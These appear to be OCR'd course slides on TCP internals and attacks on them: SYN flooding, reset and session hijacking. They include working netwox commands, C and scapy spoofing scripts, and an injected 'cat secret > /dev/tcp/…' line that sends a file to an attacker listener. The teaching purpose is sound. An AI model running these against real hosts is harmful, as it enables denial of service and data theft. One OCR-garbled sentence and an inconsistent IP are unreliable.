- Each octet in the send buffer has **a sequence number** field in the header which indicates the sequence of the packets. At the receiver end, these sequence numbers are used to place data in the right position inside receive buffer.
- Once data is placed in the receive buffer, they are merged into a **single data stream**.
- Applications read from the receive buffer. If no data is available, it typically gets blocked. It gets unblocked when there is enough data to read.
- The receiver informs the sender about receiving of data using **acknowledgement** packets


Question: If two programs on the same machine send data to the same TCP server on another machine, would the server mix their data? What if the server is a UDP server?

Connection-oriented demultiplexing: example




Three segments, all destined to IP address: B,
dest port: 80 are demultiplexed to *different* sockets

Connectionless demultiplexing: an example



TCP Header



TCP Segment = *TCP Header + Data.*

Source and Destination port (16 bits each): Specify port numbers of the sender and the receiver.


Sequence number (32 bits) : Specifies the sequence number of the first octet in the TCP segment. If SYN bit is set, it is the initial sequence number.

Acknowledgement number (32 bits): Contains the value of the next sequence number expected by the sender of this segment. Valid only if ACK bit is set.

TCP Header

- *Header length (4 bits):* Length of TCP header is measured by the number of 32-bit words in the header, so we multiply by 4 to get number of octets in the header.
- *Reserved (6 bits):* This field is not used.
- *Code bits (6 bits):* There are six code bits, including SYN,FIN,ACK,RST,PSH and URG.
- *Window (16 bits):* Window advertisement to specify the number of octets that the sender of this TCP segment is willing to accept. The purpose of this field is for **flow control.**
- *Checksum (16 bits):* The checksum is calculated using part of IP header, TCP header and TCP data.
- ***Urgent Pointer** (16 bits):* If the URG code bit is set, the first part of the data contains urgent data (do not consume sequence numbers). The urgent pointer specifies where the urgent data ends and the normal TCP data starts. Urgent data is for priority purposes as they do not wait in line in the receive buffer, and will be delivered to the applications immediately.
- *Options (0-320 bits, divisible by 32):* TCP segments can carry a variable length of options which provide a way to deal with the limitations of the original header.

TCP 3-way Handshake Protocol



SYN Packet:

- The client sends a special packet called SYN packet to the server using a randomly generated number x as its sequence number.

SYN-ACK Packet:

- On receiving it, the server sends a reply packet using its own randomly generated number y as its sequence number.

ACK Packet

- Client sends out ACK packet to conclude the handshake

TCP 3-way Handshake Protocol


- When the server receives the initial SYN packet, it uses **TCB** (Transmission Control Block) to store the information about the connection.
- This is called **half-open connection** as only client-server connection is confirmed.
- The server stores the TCB in a queue that is only for the half-open connection.
- After the server gets ACK packet, it will take this TCB out of the queue and store in a different place.
- If ACK doesn't arrive, the server will resend SYN+ACK packet. The TCB will eventually be discarded after a certain time period.

SYN Flooding Attack (cont.)

Idea: To fill the queue storing the **half-open connections** so that there will be no space to store TCB for any new half-open connection, basically the server cannot accept any new SYN packets.

Steps to achieve this: Continuously send a lot of SYN packets to the server. This consumes the space in the queue by inserting the TCB record.

- Do not finish the 3rd step of handshake as it will dequeue the TCB record.



SYN Flooding Attack

- When flooding the server with SYN packets, we need to use random source IP addresses; otherwise the attacks may be blocked by the firewalls.
- The SYN+ACK packets sent by the server may be dropped because forged IP address may not be assigned to any machine.
- If it does reach an existing machine, a **RST** packet will be sent out, and the TCB will be **dequeued**.
  - As the second option is less likely to happen, TCB records will mostly stay in the queue. This causes *SYN Flooding Attack*.

Launching SYN Flooding Attack: Before Attacking

```
[12/02/20]seed@SEED-Server:~/transport$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.102.20.178:53        0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0    208 10.102.20.178:22        192.168.20.12:22272     ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
```

Check the TCP states

TCP States

- LISTEN: waiting for TCP connection.
- ESTABLISHED: completed 3-way handshake
- SYN_RECV: half-open connections

SYN Flooding Attack – Launch the Attack

- Turn off the SYN Cookie countermeasure:

```
$sudo sysctl -w net.ipv4.tcp_syncookies=0
```

- Launch the attack using `netwox`

```
$ sudo netwox 76 -i 10.102.20.178 -p 23 -s raw
```

Targeting telnet server

```
Title:  Synflood
  Usage: netwox 76 -i ip -p port [-s spoofip]
  Parameters:
  -i|--dst-ip ip           destination IP address
  -p|--dst-port port       destination port number
  -s|--spoofip spoofip     IP spoof initialzation type
```

- Result

```
[12/02/20]seed@SEED-Client:~/transport$ telnet 10.102.20.178
Trying 10.102.20.178...
telnet: Unable to connect to remote host: Connection timed out
```

SYN Flooding Attack - Launch with Spoofing Code

- We can write our own code to spoof IP SYN packets.

```
/*************************************************************
  Spoof a TCP SYN packet.
*************************************************************/
int main() {
   char buffer[PACKET_LEN];
   struct ipheader *ip = (struct ipheader *) buffer;
   struct tcpheader *tcp = (struct tcpheader *) (buffer +
                                 sizeof(struct ipheader));

   srand(time(0)); // Initialize the seed for random # generation.
   while (1) {
     memset(buffer, 0, PACKET_LEN);
     /*********************************************************
        Step 1: Fill in the TCP header.
     *********************************************************/
     tcp->tcp_sport = rand(); // Use random source port
     tcp->tcp_dport = htons(DEST_PORT);
     tcp->tcp_seq   = rand(); // Use random sequence #
     tcp->tcp_offx2 = 0x50;
     tcp->tcp_flags = TH_SYN; // Enable the SYN bit
     tcp->tcp_win   = htons(20000);
     tcp->tcp_sum   = 0;
```

```
     /*********************************************************
        Step 2: Fill in the IP header.
     *********************************************************/
     ip->iph_ver = 4;    // Version (IPV4)
     ip->iph_ihl = 5;    // Header length
     ip->iph_ttl = 50;   // Time to live
     ip->iph_sourceip.s_addr = rand(); // Use a random IP address
     ip->iph_destip.s_addr = inet_addr(DEST_IP);
     ip->iph_protocol = IPPROTO_TCP; // The value is 6.
     ip->iph_len = htons(sizeof(struct ipheader) +
                         sizeof(struct tcpheader));

     // Calculate tcp checksum
     tcp->tcp_sum = calculate_tcp_checksum(ip);
```

```
     /*********************************************************
       Step 3: Finally, send the spoofed packet
     *********************************************************/
     send_raw_ip_packet(ip);
```

SYN Flooding Attack - Launch with Spoofing Code

```
#!/usr/bin/python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

a = IP(dst="10.102.20.178")
b = TCP(sport=1551, dport=23, seq=1551, flags='S')
pkt = a/b

while True:
  pkt['IP'].src = str(IPv4Address(getrandbits(32)))
  send(pkt, verbose = 0)
```

SYN Flooding Attack

```
[12/02/20]seed@SEED-Server:~/transport$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.102.20.178:23        185.127.204.242:1551    SYN_RECV
tcp        0      0 10.102.20.178:23        156.38.241.17:29806     SYN_RECV
tcp        0      0 10.102.20.178:23        16.174.149.156:30815    SYN_RECV
tcp        0      0 10.102.20.178:23        66.193.87.148:55863     SYN_RECV
tcp        0      0 10.102.20.178:23        62.48.244.79:1551       SYN_RECV
tcp        0      0 10.102.20.178:23        174.249.172.40:1551     SYN_RECV
tcp        0      0 10.102.20.178:23        240.13.11.66:34217      SYN_RECV
tcp        0      0 10.102.20.178:23        15.25.10.131:1551       SYN_RECV
tcp        0      0 10.102.20.178:23        162.119.251.137:18864   SYN_RECV
```

```
top - 10:03:33 up  1:22,  2 users,  load average: 0.45, 0.32, 0.13
Tasks: 279 total,   1 running, 278 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0.1 us,  0.1 sy,  0.0 ni, 99.8 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
KiB Mem :  4136872 total,  2581508 free,   758584 used,   796780 buff/cache
KiB Swap:  1046524 total,  1046524 free,        0 used.  2959108 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU %MEM     TIME+ COMMAND
 1037 root      20   0    4176   3124   2708 S   0.3  0.1   0:00.11 systemd-logind
 1667 root      20   0   17248  10940   9116 S   0.3  0.3   0:03.57 vmtoolsd
    1 root      20   0   24168   5252   3808 S   0.0  0.1   0:02.38 systemd
    2 root      20   0       0      0      0 S   0.0  0.0   0:00.00 kthreadd
    3 root      20   0       0      0      0 S   0.0  0.0   0:00.00 ksoftirqd/0
    5 root       0 -20       0      0      0 S   0.0  0.0   0:00.00 kworker/0:0H
    7 root      20   0       0      0      0 S   0.0  0.0   0:00.20 rcu_sched
    8 root      20   0       0      0      0 S   0.0  0.0   0:00.00 rcu_bh
    9 root      rt   0       0      0      0 S   0.0  0.0   0:00.00 migration/0
```

- Using netstat command, we can see that there are a large number of half-open connections on port 23 with random source IPs.
- Using **top** command, we can see that CPU usage is **not high** on the server machine. The server is alive and can perform other functions normally, but cannot accept telnet connections only.

SYN Cookies


If it is getting filled up quickly the think cookie will kick in now when the thin cookie kick in

- After a server receives a SYN packet, it calculates a **keyed hash (H)** from the information in the packet using a secret key that is only known to the server.
- This hash (H) is sent to the client as the initial sequence number from the server.
  H is called **SYN cookie**.
- The server will not store the half-open connection in its queue.
  - If the client is an attacker, H will not reach the attacker.
  - If the client is not an attacker, it sends H+1 in the acknowledgement field.
- The server checks if the number in the acknowledgement field is valid or not by recalculating the cookie.

Homework: Find out how SYN cookies work in detail

https://en.wikipedia.org/wiki/SYN_cookies

TCP Reset Attack




To disconnect a TCP connection :


- A sends out a “FIN” packet to B.
- B replies with an “ACK” packet. This closes the A-to-B communication.
- Now, B sends a “FIN” packet to A and A replies with “ACK”.

Using Reset flag :

- One of the parties sends RST packet to immediately break the connection.
  - **Don’t need to wait ACK**

TCP Reset Attack





Goal: To break up a TCP connection between A and B.

Spoofed RST Packet: The following fields need to be set correctly:

- Source IP address, Source Port,
- Destination IP address, Destination Port
- Sequence number (within the receiver's window)

Captured TCP Connection Data

```
▶ Internet Protocol Version 4, Src: 10.0.2.69, Dst: 10.0.2.68
▼ Transmission Control Protocol, Src Port: 23, Dst Port: 45634 ...
    Source Port: 23
    Destination Port: 45634
    [TCP Segment Len: 24]                    ← Data length
    Sequence number: 2737422009              ← Sequence #
    [Next sequence number: 2737422033]       ← Next sequence #
    Acknowledgment number: 718532383
    Header Length: 32 bytes
    Flags: 0x018 (PSH, ACK)
```

Steps :

- Use Wireshark on attacker machine, to sniff the traffic. How to get the seq# automatically?
- Retrieve the destination port (23), Source port number and sequence number.

TCP Reset Attack on Telnet Connection

```python
#!/usr/bin/python3
import sys
from scapy.all import *

def spoof (pkt):
    old_tcp = pkt [TCP]
    ip = IP(src="10.102.20.178", dst="10.102.20.177")
    tcp = TCP(sport=23, dport=old_tcp.sport, flags="R", seq=old_tcp.ack)
    pkt = ip/tcp
    ls(pkt)
    send(pkt, verbose=0)

myFilter = 'tcp and src host 10.102.20.177 and dst host 10.102.20.178 and dst port 23'
sniff(filter=myFilter, prn=spoof)
```



```
[12/02/20]seed@SEED-Client:~/transport$ telnet 10.102.20.178
Trying 10.102.20.178...
Connected to 10.102.20.178.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
SEED-Server login: Connection closed by foreign host.
```

TCP Reset Attack on SSH connections

```
$ ssh 10.102.20.178
seed@10.102.20.178's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
....
$ packet_write_wait: Connection to 10.102.20.178 port 22: Broken pipe
```

- If the encryption is done at the network layer, the entire TCP packet including the header is encrypted, which makes sniffing or spoofing impossible.
- But as SSH conducts encryption at Transport layer, the TCP header remains unencrypted. Hence the attack is successful as only header is required for RST packet.

TCP Reset Attack on Video-Streaming Connections


This attack is similar to previous attacks only with the difference in the sequence numbers as in this case, the sequence numbers increase very fast unlike in Telnet attack as we are not typing anything in the terminal.

```
Title:  Reset every TCP packets
    Usage: netwox 78 [-d device] [-f filter] [-s spoofip] [-i ips]
    Parameters:
    -d|--device device      device name {Eth0}
    -f|--filter filter      pcap filter
    -s|--spoofip spoofip    IP spoof initialzation type {linkbraw}
    -i|--ips ips      limit the list of IP addressed to reset {all}
```

```
$ sudo netwox 78 --filter "src host 10.0.2.18"
```


To achieve this, we use Netwox 78 tool to reset each packet that comes from the user machine (10.0.2.18). If the user is watching a Youtube video, any request from the user machine will be responded with a RST packet.

TCP Reset Attack on Video-Streaming Connections



Note: If RST packets are sent continuously to a server, the behavior is suspicious and may trigger some punitive actions taken against the user.

TCP Session Hijacking Attack




Goal: To inject data in an established connection.

Spoofed TCP Packet: The following fields need to be set correctly:

- Source IP address, Source Port,
- Destination IP address, Destination Port
- Sequence number (within the receiver's window)

TCP Session Hijacking Attack: Sequence Number

- If the receiver has already received some data up to the sequence number x, the next sequence number is x+1. If the spoofed packet uses sequence number as x+δ, it becomes out of order.
- The data in this packet will be stored in the receiver's buffer at position x+δ, leaving δ spaces (having no effect). If δ is large, it may fall out of the boundary.



Hijacking a Telnet Connection

With Next Sequence Number

```
▶ Internet Protocol Version 4, Src: 10.0.2.69, Dst: 10.0.2.68
▼ Transmission Control Protocol, Src Port: 23, Dst Port: 45634 ...
    Source Port: 23
    Destination Port: 45634
    [TCP Segment Len: 24]                ← Data length
    Sequence number: 2737422009          ← Sequence #
    [Next sequence number: 2737422033]   ← Next sequence #
    Acknowledgment number: 718532383
    Header Length: 32 bytes
    Flags: 0x018 (PSH, ACK)
```

Without Next Sequence Number

```
▶ Internet Protocol Version 4, Src: 10.0.2.68, Dst: 10.0.2.69
▼ Transmission Control Protocol, Src Port: 46712, Dst Port: 23 ...
    Source Port: 46712                   ← Source port
    Destination Port: 23                 ← Destination port
    [TCP Segment Len: 0]                 ← Data length
    Sequence number: 956606610           ← Sequence number
    Acknowledgment number: 3791760010    ← Acknowledgment number
    Header Length: 32 bytes
    Flags: 0x010 (ACK)
```

Steps:

- User establishes a telnet connection with the server.
- Use Wireshark on attacker machine to sniff the traffic
- Retrieve the destination port (23), source port number (46712) and sequence number.

What Command Do We Want to Run

- By hijacking a Telnet connection, we can run an arbitrary command on the server, but **what command do we want to run?**
- Consider there is a top-secret file in the user's account on Server called "secret". If the attacker uses "cat" command, the results will be displayed on server's machine, not on the attacker's machine.
- In order to get the secret, we run a TCP server program so that we can send the secret from the server machine to attacker's machine.

```
// Run the following command on the Attacker machine first.
seed@Attacker(10.0.2.70):$ nc -lv 9090

// Then, run the following command on the Server machine.
seed@Server(10.0.2.69):$ cat /home/seed/secret >
                           /dev/tcp/10.0.2.70/9090
```

Session Hijacking: Steal a Secret

"**cat**" command prints out the content of the secret file, but instead of printing it out locally, it redirects the output to a file called **/dev/tcp/10.0.2.16/9090** (virtual file in /dev folder which contains device files). This invokes a pseudo device which creates a connection with the TCP server listening on port 9090 of 10.0.2.16 and sends data via the connection.

The listening server on the attacker machine will get the content of the file.

```
seed@Attacker(10.0.2.70):~$ nc -lv 9090
Connection from 10.0.2.69 port 9090 [tcp/*] accepted
**********
This is top secret!
**********
```

Launch the TCP Session Hijacking Attack

```python
#!/usr/bin/python3
from scapy.all import *

print ("SENDING SESSION HIJACKING PACKET.........")

ip = IP(src="10.102.20.177", dst="10.102.20.178")
tcp = TCP (sport=41270, dport=23, flags="A", seq=187289924, ack=4108055674)
# data = "\n touch /tmp/uit.txt \n"
data = "\n cat /home/seed/secret > /dev/tcp/10.102.20.154/9090 \n"
pkt = ip/tcp/data
send(pkt, verbose=0)
```

